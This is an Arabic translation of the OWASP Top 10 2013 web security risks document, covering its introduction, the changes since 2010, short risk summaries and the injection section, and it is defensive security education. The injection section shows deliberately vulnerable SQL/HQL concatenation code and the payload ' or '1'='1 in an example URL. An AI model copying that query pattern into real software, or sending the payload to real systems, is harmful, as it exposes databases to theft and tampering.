OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release

عن منظمة أواسب

مقدمة

إن البرمجيات الغير آمنة تضعف مختلف بنياتنا التحتية؛ المالية والصحية والدفاعية والطاقة والبنى التحتية الحرجة الأخرى .كما يتزايد مستوى التعقيد والترابط في البنى التحتية فإن مقدار الصعوبة لتحقيق أمن التطبيقات ستزيد أضعاف مضاعفة .لم يعد من الممكن التساهل بالمشاكل الأمنية البسيطة مثل تلك المشاكل التي سنعرضها في هذا المشروع.

إن الهدف من المشروع (أواسب - العشرة الأوائل) هو نشر الوعي عن أمن التطبيقات وذلك بتحديد أبرز المخاطر الأمنية الحرجة التي قد تواجهها المنظمات .تم ذكر مشروع (العشرة الأوائل) في العديد من المعايير والكتب والأدوات والمنظمات بما في ذلك منظمة (MITRE)، ومعيار (PCI DSS)، و وكالة نظم المعلومات الدفاعية (DCA)، وهيئة التجارة الفيدرالية (FTC)، وغيرها الكثير. يعتبر هذا الإصدار من مشروع (أواسب - العشرة الأوائل) بمثابة الذكرى السنوية العاشرة في نشر الوعي بأهمية مخاطر أمن التطبيقات. تم إصدار النسخة الأولى من (أواسب - العشرة الأوائل) في عام 2003، مع تحديثات ثانوية في عامي 2004 و 2007. في نسخة 2010 تم إعادة تنسيق الوثيقة ليكون ترتيب المخاطر بناءً على قيمة الخطر وليس فقط بمقدار الإنتشار. في هذا الإصدار -2013- سيتم إتباع نفس الأسلوب.

نحن نشجعك على إستخدام (أواسب - العشرة الأوائل) لجعل منشأتك تبدأ في أمن التطبيقات .المطورون يمكن لهم الإستفادة من أخطاء المنظمات الأخرى . على التنفيذين البدء في التفكير عن كيفية إدارة المخاطر الأمنية التي تخلقها التطبيقات البرمجية في مؤسساتهم.

على المدى البعيد، فإننا نشجعك لبناء برنامج لأمن التطبيقات بحيث يكون متناسق مع ثقافة وتقنيات منشأتك .تأتي هذه البرامج بمختلف الأشكال والأحجام، ويجب عليك تجنب محاولة القيام بكل مايوصف في بعض نماذج الإجراءات. عوضاً عن ذلك، قم بالإستفادة من نقاط القوة في منشأتك للقيام وقياس ماهو مناسب لك.

نتمنى أن تقدم (أواسب - العشرة الأوائل) الفائدة لجهودك في أمن التطبيقات . نرجو عدم التردد في التواصل مع منظمة (أواسب) بشأن طرح الأسئلة أو الملاحظات أو الأفكار وذلك بشكل عام عبر البريد الإلكتروني owasp-topten@lists.owasp.org أو بشكل خاص dave.wichers@owasp.org.

عن المنظمة

المشروع المفتوح لأمن تطبيقات الويب (أواسب)هو عبارة عن مجتمع مفتوح مختص لتمكين المنظمات من تطوير وشراء والحصول على التطبيقات بشكل يمكن الوثوق به .في (أواسب) يمكنك الحصول مجاناً وبشكل مفتوح مايلي:

- أدوات ومعايير أمن التطبيقات
- كتب متكاملة في إختبار أمن التطبيقات، والتطوير الآمن للنصوص البرمجية، والمراجعة الأمنية للنصوص البرمجية
- مكتبات وأدوات تحكم أمنية معيارية
- المنظمات الفرعية حول العالم
- أبحاث متطورة
- مؤتمرات واسعة حول العالم
- قوائم بريدية

تعرف على المزيد: https://www.owasp.org

إن جميع الأدوات والوثائق والمنتديات والمنظات الفرعية لمنظمة (أواسب) هي مجانية ومفتوحة لجميع المهتمين بتطوير أمن التطبيقات .نقدم أمن التطبيقات كمشكلة تتضمن العامل البشري، والإجراءات، والتقنية؛ وذلك لأن أفضل الأساليب فعالية في أمن التطبيقات تتطلب تحسين جميع هذه المجالات الثلاثة.

(أواسب) هي منظمة فريدة من نوعها .حريتنا من الضغوط التجارية تسمح لنا تقديم معلومات عن أمن التطبيقات غير متحيزة وعملية وفعالة من ناحية التكلفة . إن (أواسب) لا تتبع أي شركة تجارية، مع أننا ندعم الإستخدام الواعي للتقنيات الأمنية التجارية .على غرار الكثير من مشاريع البرمجيات مفتوحة المصدر، فإن (أواسب) تقدم أنواع كثيرة من المواد بشكل تعاوني ومفتوح.

مؤسسة (أواسب) هي منشأة غير ربحية تضمن النجاح المستمر للمشروع .تقريباً، جميع المنتسبين إلى (أواسب) هم من المتطوعين، بمن فيهم أعضاء المجلس، واللجان العالمية، وقادة المنظمات الفرعية، وقادة المشاريع وأعضائها .نحن ندعم الأبحاث الأمنية الإبداعية بالمنح وتوفير البنى التحتية.

إنضم إلينا!

حقوق الطبع والرخصة

1

المقدمة

الكلمة الترحيبية

مرحباً بك في (أواسب - العشرة الأوائل) بنسخته لعام 2013! هذا التحديث وسع أحد التصنيفات من نسخة 2010 لتكون أكثر شمولية لأهم الثغرات وأكثرها إنتشاراً، كذلك أعاد ترتيب بعض التصنيفات بناءً على تغير بيانات إنتشارها . كذلك سلطت الضوء على المكون الأمني "Security Component" وذلك بإنشاء صنف خاص لهذا الخطر الأمني، مزيحة بذلك الغموض الموجود بالصنف السادس (الإعدادات الأمنية الخاطئة)من نسخة 2010.

إن إصدار 2013 من (أواسب - العشرة الأوائل) مبنية على ثمانية مجموعات بيانية تم تقديمها من سبعة منشآت متخصصة في أمن التطبيقات، تتضمن أربعة شركات إستشارية وثلاثة من مقدمي الأدوات -شاملاً بذلك مقدمي البرمجيات كخدمة "SaaS" (أحدها تقدم أداة فحص ثابتة "static"، وأخرى تفاعلية "dynamic"، والثالثة تقدم كلا النوعين). هذه البيانات تتجاوز الـ 500,000 ثغرة أمنية خلال مئات المنشآت وآلاف التطبيقات. تم إختيار وترتيب عناصر (العشرة الأوائل) وفقاً للإنتشار لمجموعة البيانات هذه بالإضافة إلى تقدير إمكانية إستغلال الثغرات الأمنية، وإكتشافها، ومدى تأثيرها.

الهدف الأساسي لمشروع (أواسب - العشرة الأوائل) هو تثقيف المطورين والمصممين ومعماري البرمجيات والمدراء والمنظمات حول الآثار المترتبة نتيجة نقاط الضعف الأمنية في تطبيقات الويب. (العشرة الأوائل) تقدم التقنيات الأساسية للحماية من المشاكل الأمنية عالية المخاطر، بالإضافة إلى تقديمها لإرشادات عن كيفية معالجة هذه المخاطر الأمنية.

تحذيرات

لاتقف عند العنصر العاشر .هنالك المئات من القضايا الأمنية التي قد تؤثر على أمن التطبيقات كما تم مناقشتها في الدليل الإرشادي للمطورين من أواسب و سلسلة الأوراق المساعدة من أواسب. إن قراءة هذه الوثائق هام جداً لأي مطور لتطبيقات الويب .تتوفر إرشادات عن كيفية إيجاد الثغرات الأمنية بفاعلية في كلاً من الدليل الإرشادي للإختبار من أواسب و الدليل الإرشادي لمراجعة النصوص البرمجية من أواسب.

التغيير المستمر. إن قائمة العشرة الأوائل ستتغير بإستمرار .حتى من دون تغيير سطر واحد من النص البرمجي للتطبيق الخاص بك، قد تتعرض للثغرات الأمنية بسبب إكتشاف أخطاء امنية جديدة وبإستحداث أساليب اللإختراق .لمزيد من المعلومات، يرجى مراجعة الأجزاء المعنونة بـ «ماهي الخطوات التالية للمطورين، والمحققين، والمؤسسات» في آخر أواسب –العشرة الأوائل.

فكر بايجابية .عندما تصبح مستعداً للتوقف عن مطاردة الثغرات الأمنية وتركز أكثر على تأسيس أدوات تحكم قوية لأمن التطبيقات فإن أواسب قدمت لك معيار التحقق من أمن التطبيقات "Application Security Verification Standard" كدليل إرشادي للمنظمات ومراجعي التطبيقات عما يلزم التحقق منه.

إستخدم الأدوات بحكمة .قد تكون الثغرات الأمنية معقد جداً ومخبأة بين جبل من أسطر النص البرمجي.في كثير من الحالات، إن الأسلوب الأكثر فاعلية لإيجاد وإزالة نقاط الضعف الأمنية هي بالخبرة البشرية مجندة بالأدوات المناسبة.

إدفع لليسار .قم بالتركيز على جعل أمن المعلومات جزءً لايتجزأ من ثقافتك خلال منظمة تطوير التطبيقات .إكتشف المزيد في نموذج نضوج تأمين البرمجيات المفتوحة وكتيب متانة البرمجيات.

عزو العمل

كلمة شكر موجهة إلى شركة (Aspect Security) لمبادرتها وقيادتها وتحديثها (لأواسب –العشرة الأوائل) منذ إبتدائها عام 2003، ولكاتبيها الرئيسيين جيف ويليامز و ديف ويتشرز.

ASPECT SECURITY
Application Security Experts

نرغب بشكر المنظمات التي ساهمت بتقديم بيانات الإنتشار للثغرات الأمنية دعماً لإصدار 2013 من (أواسب –العشرة الأوائل):

- Aspect Security – إحصائيات
- HP – Statistics from both Fortify and WebInspect
- Minded Security – إحصائيات
- Softtek – إحصائيات
- Trustwave, SpiderLabs – إحصائيات (صفحة 50)
- Veracode – إحصائيات
- WhiteHat Security Inc. – إحصائيات

كذلك نرغب بشكر كل من ساهم في النسخ السابقة من (أواسب –العشرة الأوائل). من دون هذه المساهمات لن تكون أواسب –العشرة الأوائل ماهي عليه اليوم .نشكر من ساهم بوقته ونقده البناء خلال مراجعة هذه النسخة من (أواسب – العشرة الأوائل):

- آدام باسو (منظمة ويكيبيديا)
- مايك بوبيرسكي (Booz Allen Hamilton)
- تورستن جيغلر
- نيل سميثلاين (MorphoTrust USA) لتجهيزه نسخة الويكي من أواسب العشرة الأوائل وتقديمه للملاحظات

وأخيراً، نشكر مقدماً جميع المترجمين الذين سيقومون بترجمة هذه النسخة للعديد من اللغات مما يجعلها متاحة للجميع حول العالم.

RN

مذكرة الإصدار

ماهي التغيرات بين نسختي عام 2010و 2013؟

إن المنظر العام للتهديدات الأمنية التي تواجه أمن التطبيقات تتغير بإستمرار. عوامل أساسية في هذا التطور هي التطورات المحرزة من المخترقين، وإصدار تقنيات جديدة تعاني من نقاط ضعف أمنية بالإضافة إلى المزيد من الدفاعات المدمجة، كذلك الإنتشار المتزايد للنظم المعقدة. لمواكبة ذلك نحدث وبإستمرار (أواسب –العشرة الأوائل). في هذا الإصدار لعام 2013، قمنا بالتغيرات التالي:

1) صعود العنصر (ضعف التحقق من الهوية وإدارة جلسة الإتصال) بسبب نسبة الإنتشار بناءً على المجموعات البيانية .نعتقد بأن هذا الصعود هو نتيجة البحث المكثف في هذا المجال، وليس بسبب إنتشاره حقيقةً .هذا التغيير دعا إلى تبديل مرتبة الخطر (A2) مع (A3).

2) نزول العنصر (تزوير الطلبات عبر الموقع "CSRF") من A5-2010 الى A8-2013. نعتقد بأن ذلك نتيجة وجود (تزوير الطلبات عبر الموقع) في قائمة (العشرة الأوائل) منذ ستة سنوات، لذا قامت المنظمات ومطورو إطارات العمل "framework" بالتركيز عليها بشكل كافي مما جعل وجودها أقل في التطبيقات.

3) قمنا بتوسيع نطاق العنصر الثامن (الفشل في ضبط الوصول للروابط) في نسخة 2010من (أواسب - العشرة الأوائل) لتصبح أكثر شمولية:

+ A8-2010: (الفشل في ضبط الوصول للروابط)، أصبح الآن في نسخة A7-2013: (إهمال التحكم بالوصول الوظيفي) لكي تغطي جميع أدوات التحكم بالوصول على المستوى الوظيفي. هناك العديد من الأساليب لتحديد ماهية الوظائف المسموح الوصول لها؛ ليس فقط الروابط "URL".

4) قمنا بدمج وتوسيع العنصرين A7-2010 و A9-2010 في عنصر واحد ليكون: A6-2013: (كشف البيانات الحساسة):

- تم إنشاء العنصر الجديد بدمج العنصر A7-2010: (التشفير الغير آمن للبيانات) والعنصر A9-2010: (ضعف حماية طبقة النقل)، بالإضافة إلى مخاطر البيانات الحساسة في المتصفح. يغطي هذه العنصر الجديد جميع إجراءات حماية البيانات الحساسة (ماعدا التحكم بالوصول والذي تم تغطيته في العنصرين A4-2013 و A7-2013) وذلك منذ تقديمها من المستخدم، وإرسالها وحفظها خلال التطبيق، وحتى إرسالها إلى المتصفح مرة أخرى.

5) قمنا بإضافة - A7-2013:(إستخدام مكونات معروفة الضعف):

+ تم تغطية هذا الموضوع خلال A6-2010: (الإعدادات الأمنية الخاطئة)، لكن في هذه النسخة أصبح لها صنف خاص بها بسبب إنتشار إستخدام المكونات "components"في التطوير مما ادى إلى زيادة المخاطر الأمنية بسبب إستخدام مكونات معروفة الضعف.


(السابقة) 2010(أواسب - العشرة الأوائل) لعام	(الجديدة) 2013(أواسب - العشرة الأوائل) لعام
A1 – الحقن Injection	A1 - الحقن
A3 - ضعف التحقق من الهوية وإدارة جلسة الإتصال Broken Authentication and Session Management	A2 - ضعف التحقق من الهوية وإدارة جلسة الإتصال
A2 - البرمجة عبر الموقع Cross-Site Scripting (XSS)	A3 - البرمجة عبر الموقع (XSS)
A4 - الإحالة المباشرة الغير آمنة Insecure Direct Object References	A4 - الإحالة المباشرة الغير آمنة
A6 - الإعدادات الأمنية الخاطئة Security Misconfiguration	A5 - الإعدادات الأمنية الخاطئة
A7 - التشفير الغير آمن للبيانات –تم دمجها مع العنصر (A9-2010) Insecure Cryptographic Storage	A6 - كشف البيانات الحساسة
A8 - الفشل في ضبط الوصول للروابط –تم توسيع نطاقها لتصبح (A7-2013) Failure to Restrict URL Access	A7 - إهمال التحكم بالوصول الوظيفي
A5 - تزوير الطلبات عبر الموقع Cross-Site Request Forgery (CSRF)	A8 - تزوير الطلبات عبر الموقع (CSRF)
➢ تغطيتها في العنصر A6: الإعدادات الأمنية الخاطئة> Security Misconfiguration	A9 - إستخدام مكونات معروفة الضعف
A10 - التوجيه الغير محقق Unvalidated Redirects and Forwards	A10 - التوجيه الغير محقق
A9 - ضعف حماية طبقة النقل Insufficient Transport Layer Protection	تم دمجها بالإضافة إلى A7-2010مع العنصر A6-2013

مخاطر التطبيقات الأمنية

مخاطر

ماهي مخاطر التطبيقات الأمنية؟

يمكن للمخترقين استخدام عدة مسارات مختلفة خلال تطبيقك وذلك لإلحاق الضرر إما للعمل أو للمنظمة. قد تمثل كل واحدة من هذه المسارات خطر أمني – أو لاتمثل ذلك - كافي لجذب الإهتمام.



في بعض الأحيان، قد يكون إيجاد وإستغلال هذه المسارات عملية سهلة جداً، وفي أحيان أخرى قد تكون صعبة جداً. وبالمثل، فإن الضرر الناتج من إستغلال هذه المسارات قد لاتنتج أي عواقب، أو قد تكون كافية لوضعك خارج العمل. لتحديد قيمة الخطر الأمني لمنظمتك، فبإمكانك تقييم الإحتمالية المرتبطة بكل عامل تهديد، ومؤشر إختراق، ونقطة ضعف أمنية ومن ثم دمجهم سوياً لتقدير مدى التأثير التقني والعملي لمنظمتك. بأخذ جميع هذه العوامل سوياً يمكن تحديد قيمة الخطر الإجمالية.

ماهي مخاطري؟

(أواسب –العشرة الأوائل) تركز على تحديد أبرز المخاطر الأمنية لمصفوفة واسعة من المنظمات. لكل واحدة من هذه المخاطر الأمنية، نقدم معلومات عامة عن إحتمالية وقوعها ومدى تأثيرها التقني وذلك بإستخدام مخطط التقديرالتالي والمبني على منهجية (أواسب) لتقديرالمخاطر.

عوامل التهديد	مؤشرات الهجوم	إنتشار الضعف الأمني	إكتشاف الضعف الأمني	التأثيرات التقنية	التأثيرات على العمل
خصائص التطبيق	سهل	واسع الإنتشار	سهل	خطير	خصائص /التطبيق العمل
	متوسط	شائع	متوسط	متوسط	
	صعب	غير شائع	صعب	ثانوي	

أنت فقط لديك المعرفة بخصائص بيئتك وعملك .لأي تطبيق معطى، قد لا يتوفر عامل التهديد الذي يمكنه تنفيذ الهجمات المقابلة لها، أو قد لايسبب التأثير التقني أي أضرار على عملك. من أجل ذلك، عليك تقييم كل خطر أمني بنفسك، وذلك بالتركيز على عوامل التهديد، وأدوات التحكم الأمنية، والتأثيرات على عمل منشأتك. قمنا بذكر عوامل التهديد كخصائص للتطبيق، كذلك ذكرنا أن التأثيرات على العمل كخصائص تعتمد على التطبيق ونوعية العمل. كل ذلك من أجل بيان أنها تعتمد على تفاصيل تطبيقاتك داخل منشأتك.

تم استنباط مسميات المخاطر الأمنية في (أواسب - العشرة الأوائل) بناءً على نوعية الهجوم، ونوعية الضعف الأمني، ونوعية التأثير الذي قد تسببه. تم إختيار الأسماء لتعكس وبدقة المخاطر الأمنية، مع الحرص –حيث أمكن -على إختيار المصطلحات الشائعة غالباً لرفع الوعي الأمني.

مراجع

موقع (أواسب):

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

روابط خارجية:

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10

المخاطر الأمنية لـ (أواسب –العشرة الأوائل) إصدار 2013

A1 - الحقن

ثغرات الحقن، مثل حقن (SQL, OS, and LDAP) تظهر عند إرسال بيانات غير موثوقة لوسيط مُفسِر «interpreter" كجزء من أمر أو إستعلام. يمكن لبيانات المخترق الخبيثة أن تخدع المُفسِر لتنفيذ أوامر غير مسموحة أو الإطلاع على بيانات من دون صلاحية.

A2 - ضعف التحقق من الهوية وإدارة جلسة الإتصال

في غالب الأحيان، يتم تطبيق وظائف التطبيق ذات العلاقة بالتحقق من الهوية أو إدارة جلسات الإتصال بطريقة غير صحيحة، ممايسمح ذلك للمخترقين بسرقة كلمات المرور، أو المفاتيح، أو معرِّف جلسة الإتصال، أو بالإمكان كذلك إستغلال ثغرات أخرى بإنتحال هويات مستخدمين آخرين.

A3 - البرمجة عبر الموقع

تظهر ثغرات البرمجة عبر الموقع عندما يقوم التطبيق بإستلام بيانات غير موثوقة وإرسالها إلى المتصفح من دون إلتحقق منها أو تخطيها "escaping". تسمح ثغرات البرمجة عبر الموقع أن يقوم المخترق بتنفيذ نصوص برمجية "scripts" في متصفح الضحية والذي قد يؤدي إلى سرقة جلسة الإتصال الخاصة بالمستخدم، أو تشويه المواقع الإلكترونية، أو إعادة توجيه المستخدم إلى مواقع أخرى خبيثة.

A4 - الإحالة المباشرة الغير آمنة

تظهر ثغرة الإحالة المباشرة الغير آمنة عندما يقوم المبرمج بتعريض مراجع لمكونات داخلية مثل الملفات أو اقائمة المجلدات أو مفاتيح قواعد البيانات .من دون تطبيق أدوات التحكم بالوصول أو غيرها من أساليب الحماية، يمكن للمخترق أن يتلاعب بهذه المراجع للوصول إلى بيانات من دون صلاحيات مناسبة.

A5 - الإعدادات الأمنية الخاطئة

التأمين الجيد يتطلب أن يتم تحديد وتطبيق الإعدادات الأمنية للتطبيقات، إطارات العمل "frameworks"، خوادم التطبيقات، خوادم الويب، خوادم قواعد البيانات، والمنصات. يجب تحديد الإعدادات الأمنية وتطبيقها والمحافظة عليها، حيث أن غالب الإعدادات الإفتراضية لاتكون آمنة. بالإضافة إلى ذلك، يجب أن تُحدث البرمجيات أولاً بأول.

A6 - كشف البيانات الحساسة

الكثير من التطبيقات لاتقوم بحماية البيانات الحساسة مثل البطاقات الإئتمانية، ومُعرِّفات الضرائب، وبيانات التحقق من الهوية بشكل مناسب. يمكن للمخترقين سرقة أو تغيير مثل هذه البيانات الغير محمية بالشكل المطلوب لإجراء إحتيالات مالية، أو سرقة الهوية، أو جرائم أخرى. إن البيانات الحساسة تتطلب مزيد من الحماية، مثل تشفيرها عند الحفظ أو النقل، كذلك تطبيق إحتياطات خاصة عند تبادل هذه البيانات مع المتصفح.

A7 - إهمال التحكم بالوصول الوظيفي

تقوم أغلب التطبيقات بالتحقق من صلاحيات الوصول الوظيفية قبل إظهار تلك الوظائف عبر واجهات المستخدم "UI". في كل الأحوال، تحتاج التطبيقات لتطبيق نفس إجراءات التحقق من صلاحيات الوصول لكل وظيفة "function" في جانب الخادم. إذا لم يتم التحقق من الطلبات، فعندها يمكن للمخترقين أن يقوموا بتزوير طلبات من أجل الوصول إلى وظائف من دون صلاحيات مناسبة.

A8 - تزوير الطلبات عبر الموقع

ثغرات تزوير الطلبات عبر الموقع تجبر متصفح الضحية على إرسال طلبات (HTTP) مزورة تتضمن ملف جلسة الإتصال "session cookie" و أي معلومات تستخدم للتحقق من هوية المستخدم إلى تطبيقات ويب أخرى مصابة. هذا يسمح للمخترق بإجبار متصفح الضحية من إنشاء طلبات تظهر بأنها صحيحة لدى التطبيق المصاب.

A9 - إستخدام مكونات معروفة الضعف


المكونات، مثل المكتبات وإطارات العمل والوحدات البرمجية الأخرى، تعمل في غالب الأمر بصلاحيات كاملة. في حال إستغلال إحدى المكونات فإن مثل هذه الهجوم قد يؤدي إلى فقد البيانات بصورة خطيرة أو الإستحواذ على الخادم. إن استخدام مكونات معروف إصابتها بثغرات أمنية قد يعرض دفاعات التطبيق للخطر ويعرضه لمجموعة من الاختراقات والأضرار.

A10 - التوجيه الغير محقق

تقوم تطبيقات الويب بتوجيهه أو إعادة توجيه المستخدمين إلى صفحات أو مواقع ويب أخرى، وتستخدم بيانات غير موثوقة لتحديد صفحات الوجهة. من دون إجراءات التحقق المناسبة قد يتمكن المخترقين من إعادة توجيه الضحايا إلى مواقع مزورة (إصطياد إلكتروني) أو مواقع مصابة ببرمجيات خبيثة، أو التوجيه للوصول إلى صفحات غير مصرح له فيها.

A1

الحقن [Injection]



خصائص التطبيق	إمكانية الإستغلال	الإنتشار	الإكتشاف	التأثير	خصائص التطبيق /العمل
	سهل	شائع	متوسط	خطر	
خذ في الإعتبار أن اي شخص يمكنه القيام بإرسال بيانات غير موثوقة إلى النظام، بمن فيهم المستخدمين الخارجيين، أو الداخليين، أو المدراء.	يقوم المخترق بإرسال هجمات نصية لإستغلال قواعد صياغة "syntax" المُفسِر "interpreter" المستهدف .في الغالب، أي مصادر بيانية يمكن أن تكون مؤشر للحقن، بما في ذلك المصادر الداخلية.	تظهر ثغرات الحقن عندما يقوم التطبيق بإرسال بيانات غير موثوقة إلى المُفسر. تعتبر ثغرات الحقن شائعة الإنتشار خاصة في النصوص العتيقة. توجد عادةً في لغات الإستعلام (SQL, LDAP, Xpath, NoSQL) أو أوامر النظم (OS commands)كذلك في (XML parsers)و (Headers SMTP) ومتغيرات البرنامج، وغيرها. من السهل إكتشاف ثغرات الحقن عند مراجعة النص البرمجي، لكن يكون من الصعب غالباً إكتشافها خلال مرحلة الإختبار. يمكن للمخترقين إستخدام برامج الفحص "scanners" وبرامج إختبار المدخلات العشوائي "fuzzer"لإيجاد ثغرات الحقن.	قد ينتج عن ثغرات الحقن : كشف البيانات أو إفسادها، أو إنعدام المسؤولية، أو تعطيل الوصول. وقد تؤدي في بعض الأحيان إلى الإستحواذ الكامل على الخادم المستضيف.	خذ في الإعتبار القيمة العملية "business value" للبيانات المتضررة وللمنصة المشغلة للمُفسِّر.من الممكن سرقة جميع البيانات أو تغييرها أو حذفها. هل يمكن لسمعة عملك أن تتضرر؟

هل أنا معرض لهذه الثغرة؟

أفضل طريقة لمعرفة ما إذا كان التطبيق يعاني من ثغرات الحقن هو بالتحقق من أن جميع استخدامات المُفسِّر يتم فيها عزل البيانات الغير موثوقة عن الأوامر والإستعلامات. بالنسبة لطلبات لغة الإستعلام (SQL)، فهذا يعني ضرورة استخدام متغيرات مرتبطة "bind variables" في جميع الجمل المُعدَّة مسبقاً والإجراءات المخزنة "stored procedures"، وتجنب إستخدام الإستعلامات التفاعلية «dynamic queries".

إن عملية فحص النص البرمجي هي أسرع وأدق طريقة لإكتشاف ما إذا كان التطبيق يستخدم المُفسِّر بطريقة سليمة. تساعد أدوات (أو برامج) تحليل النص البرمجي إستكشاف استخدامات المُفسِّر ومتابعة تدفق البيانات خلال التطبيق. مختبري الإختراق يمكن لهم التحقق من وجود هذه الثغرات عبر تطوير استغلالات مناسبة لذلك.

قد تتمكن برامج الفحص التفاعلية الآلية "dynamic scanner" من إختبار التطبيق وبيان ما إذا كان يعاني من وجود أي ثغرات حقن يمكن استغلالها. قد لا تتمكن برامج الفحص دائماً من الوصول إلى المُفسِّر وبهذا ستواجه صعوبة في تحديد نجاح الإستغلال من فشله. سوء معالجة الأخطاء "error handling" بشكل صحيح يجعل من السهل جداً إكتشاف وجود ثغرات الحقن.

كيف أمنع هذه الثغرة؟

منع ثغرات الحقن تتطلب عزل البيانات الغير موثوقة عن الأوامر والإستعلامات:

1. الخيار المفضل هو بإستخدام واجهة التطبيق البرمجية "API"والتي تتجنب استخدام المُفسِّر بشكل كامل، أو مخاطبتها عبر واجهة المعامِلات "parameterized interface". يجب الحذر عن استخدام واجهات التطبيق البرمجية، مثل الإجراءات المخزنة التي تتعامل بالمعامِلات حيث يمكن أن تتسبب في ثغرات الحقن.
2. في حال عدم توفر واجهة التطبيق البرمجية التي تتعامل بالمعامِلات "parameterized API" فعليك استخدام –وبحذر -صياغات تخطي مناسبة لتخطي بعض الرموز الخاصة «special character". مشروع (OWASP's ESAPI) يقدم الكثير من أساليب التخطي.
3. التحقق من المدخلات عبر القوائم البيضاء من الإجراءات التي ينصح بها، لكن لايعتبر هذا الأسلوب دفاعي كامل، حيث أن كثير من التطبيقات تتطلب استخدام الرموز الخاصة كمدخلات. في حال وجوب استخدام الرموز الخاصة، فالأسلوبان أعلاه (رقم 1و 2) هما الأفضل استخداماً. يقدم مشروع (OWASP's ESAPI) مكتبة شاملة من أساليب التحقق من المدخلات عبر القوائم البيضاء.

أمثلة لكيفية الإختراق

المثال الأول: التطبيق يستخدم بيانات غير موثوقة لتكوين جملة إستعلام (SQL)مصابة:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

المثال الثاني: بالمثل، الوثوق الأعمى من التطبيق لإطار العمل قد ينتج عنه إستعلامات مصابة، مثل لغة الإستعلام :(Hibernate Query Language – HQL)

```
Query HQLQuery = session.createQuery("FROM
accounts
 WHERE custID='" + request.getParameter("id") + "'");
```

في كلا الحالتين، يمكن للمخترق تغيير قيمة المعامِل (id) من خلال المتصفح وإرسال قيمة (' or '1'='1). على سبيل المثال:

```
http://example.com/app/accountView?id=' or '1'='1
```

هذا سيغير المعنى في كلا الإستعلامين لإرجاع جميع السجلات من جدول الحسابات. الهجمات الأكثر خطورة قد ينتج عنها تغيير في البيانات او حتى إستدعاء إجراءات مخزنة.

مراجع

أواسب:

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Query Parameterization Cheat Sheet
- OWASP Command Injection Article
- OWASP XML eXternal Entity (XXE) Reference Article
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing

